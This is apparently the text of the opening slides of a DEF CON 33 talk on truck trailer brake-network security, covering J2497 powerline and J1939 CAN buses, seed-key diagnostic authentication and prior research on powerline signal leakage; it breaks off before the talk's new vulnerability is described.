



Blind Trailer Shouting

Ben Gardiner,
DEF CON 33

NMFTA

*National Motor Freight
Traffic Association, Inc.*


Agenda (45mins)

- Intro / Context
 - Trailers
 - Trailer ABS vs Roll Stability
 - Truck Networks
 - Truck Hacks
 - Seed-Key Exchange
 - Powerline Leaks
 - Prev J2497 Vulns
- New Targets
 - Tanker Trailer Brakes
 - Access Controls
- “Any replay protection is enough”
- New Vuln
 - **Wireshark for UDS / Faked CAN**
 - Blind, Wireless
 - **Campaigns, Custom Decoders**
 - CVE
 - Getting the Key
- Modern Attack Surface
- NMFTA Onsite Truck Tests


Acknowledgments

- On-site tests and many useful discussions with my colleague, Anne Zachos. Many thanks to her for the hard work.
- We gratefully acknowledge the insights of Jonathan Mars. We also wish to thank all of the following for their support: Trailer Equipment Manufacturers and Thomas M. Forest.
- This work was made possible by the continued support of the LTL motor freight carrier membership of the National Motor Freight Traffic Association Inc (NMFTA) and some friendly bulk haul carriers too!

Intro/Context: Trailers



Trailer ABS vs Roll Stability



Feature / Capability	Trailer ABS (Pneumatic)	Trailer Roll Stability (Electro-Pneumatic)
Primary Function	Prevents wheel lock-up during braking.	Prevents trailer rollover events.
System Type	Reactive	Proactive & Predictive
Brake Pressure Control	Can only release and re-apply air pressure from the driver's commanded level.	Can independently build, hold, and release air pressure in the brake chambers.




Truck Networks: Powerline and CAN

J2497 (powerline phy for J1587)

- ▶ 9600 bps
- ▶ One segment
- ▶ Mission-time LAMP message standardized (and others...)
- ▶ Diagnostics in proprietary Data Link Escape (DLE)




J1939 (aka CAN bus)

- ▶ 250 kbps / 500 kbps
- ▶ **Multiple segments**
- ▶ Mission-time standardized J1939 signals and proprietary messages
- ▶ Diagnostics both J1939 specific and UDS



29bit Arbitration ID Control Field Data Field (8byte max) Error Checking ACK


Truck Networks: Diagnostics Stack




Truck Hacks: Mission-time vs Diagnostics-time

Diagnostics Attacks / Abuses	Mission-time Attacks / Abuses
Cyber-physical impacts. Commands, reconfigurations and also firmware dump, update	Cyber-physical impacts. Many result in a de-rate.
Not accepted (usually) while in Motion	Works (as intended) in motion
Communication via connection-oriented protocol (e.g. UDS, KWP2000, XCP) on top of 'ISO-TP' transport protocol	Communication via time-varying signals encoded in J1939 standard or proprietary frames, no transport layer
Requires successful authentication/authorization	Historically only network access needed, but this is changing due to message authentication codes on the bus (e.g. SecOC)

Seed-Key Exchange




Numbers used once



Valid Seed Key Pairs $f(x) = \text{AES}(\text{IV}, x)$	
0x4b...cb	$\text{AES}(\text{IV}, 0x4b...cb)$
0xcc...f5	$\text{AES}(\text{IV}, 0xcc...f5)$
0xe6...9b	$\text{AES}(\text{IV}, 0xe6...9b)$
0xc1...4a	$\text{AES}(\text{IV}, 0xc1...4a)$
...	...
0x4b...cb	$\text{AES}(\text{IV}, 0x4b...cb)$

Powerline Leaking


- CNET 2003 shared on powerline (HomePlug) leakage
- Baker & Köpsell 2013 shared HomePlug security implications
- Baker & Köhler 2020, 2022 demonstrated wireless reception and injection, DoS ('brokenwire') of HPGP



Carcelle, Xavier *Power Line Communications in Practice* Arctech House 2006


Previous J2497 Wireless Vulns

